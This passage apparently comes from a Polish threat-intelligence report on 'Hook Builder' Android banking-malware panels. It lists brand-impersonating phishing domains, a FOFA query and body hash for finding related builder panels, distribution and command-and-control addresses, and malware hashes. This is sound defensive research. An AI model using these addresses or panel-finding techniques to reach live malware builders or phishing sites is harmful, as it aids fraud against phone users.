netfiix-infos-tv.com
disn-konto-de.com
lmo.wifecase.community
verificationnetflix.com
disn-login-tv.com
renew-netfiix-tv.com
abonnement-support-tv.com
annulationnetflix.com
paket-dhl.com
sfr-abonnement-esim.com
cruzboub.com
paiement-netflix-tv.com
renewpay-netflix-tv.com
lmoauth.sentyouanotherdocu.com
disney-id.com


Wskazówka CTI – aby znaleźć powiązane ze sobą panele Hook Builder, można do tego użyć narzędzia FOFA z query: fid="RUoN+EeOFBwvnt36EF26wQ=="



Rysunek 15 Wyniki analizy z pomocą narzędzia FOFA

Dzięki podobieństwu wszystkich builderów, udało się w prosty sposób powiązać je wszystkie ze sobą (historyczne również).

Podczas tej analizy udało się odnaleźć kolejny działający panel Hook Buildera, na adresie IP: 129.226.208[.]179:8082:



Rysunek 16 Zidentyfikowany trzeci builder

Występowanie kilku narzędzi bardzo podobnych do siebie potwierdza również wyszukiwanie po wartości hash, wygenerowanej z elementu body na stronie: sha256:771d28ad0e96af6ce48a95b9c1a6bf3092a8a9ce155f598cb3dd7e9f76a6a3ae

Rysunek 17 Lista adresów IP powiązanych z dystrybucją Hook Buildera

IP:

129.226.208.179
91.92.244.39
119.160.235.239
193.124.205.101
212.224.88.253
62.109.15.32

IoC z trzech narzędzi HookBuilder:

com.wadovivuyitobi.lomi
1cd342f1997e96a6a4dec368829e5c4a
2cd526ac9e309e58a0c912c96811328574f5d530
a20b0e36403da3938aa676fa16f6df5b22e88780885ad27334a2dd6235defde3

com.bofevacotexi.jepula
7c29721ae5193bfd4441b1761d584411
acaea84348eda0df39bb908859627cebb3e22a48
80fb4a2bfab1f0675eae40210a899a30987241cbb2b9497eb753668f433682b3

com.tencent.mm
8225530603fa3f82f9e3603a44221e8f
64070a9ace53367f3207631fa3d17f14826442a4
97b4b3b163b06c8fe7db36603fe1bdf043b4955de443db502017dfd5eb194763

com.tencent.mm
b3e8dc032fbecce3014715b6a3391282
600a1c67741f4f65bc83d06dce4ce48377c9a147
5898dc532491731063253abfbfbc08ee1f5101b97b16a8ddcaa21948d127877d

com.tencent.mm
9b6481baaa6cc3aa3b51518640bd1ec0
ff07fbc061941c6763b47cb7a93c2dbd7c749734
2e3d9d88cfd3c754c7576ec7ddea4712ff4ae2a6c06220c5fbe72b1938379904

com.dagerexohizisami.tamenud
04002e37b986b1066d131559cbc3887b
e6662129f6886a4dfa4e0e6278b3cffde28bfeec
4bf8e44c468f2049082f5056d072b1c5fbf326029046deb691f9b616907df80e

com.lopekazumadivo.retehu
52d804bdf8bde28c97cc4e950b070572
e42ff139c1d62b12789dea34dd3dac962cb00fd0
e2459d2c2a157d7e8343ab588fee1841e219b1e8cc59ec280b424e6bac61b3e7

com.tipavemohiyiraze.nofudoyi
ae97cb0e5f9b0ec9675a2a0740313f9f
da932e01cd83be599b613866eec5441bae51059e
1a5d4b55bade48176bca36dac3a1eab3b5db57b18165449116a4a3253a4da072

http://154.91.83[.]163:3434
http://185.172.128[.]88:3434
http://45.134.26[.]33:3434

Autorzy:

- **Łukasz Cepok – Malware:** odpowiadał za dokładną analizę malware, skupiając się na zrozumieniu jego mechanizmów działania, technik infekcji oraz potencjalnego wpływu na urządzenie.
- **Karol Paciorek - CTI:** odkrył panele służące do tworzenia malware, wykazał ich wzajemne podobieństwa oraz zidentyfikował kolejne warianty builderów.
- **Patryk Baryszewski - pDNS:** wykonał analizę listy domen przy użyciu passive DNS, co pozwoliło na odkrycie dodatkowych zasobów sieciowych powiązanych z badanym malware.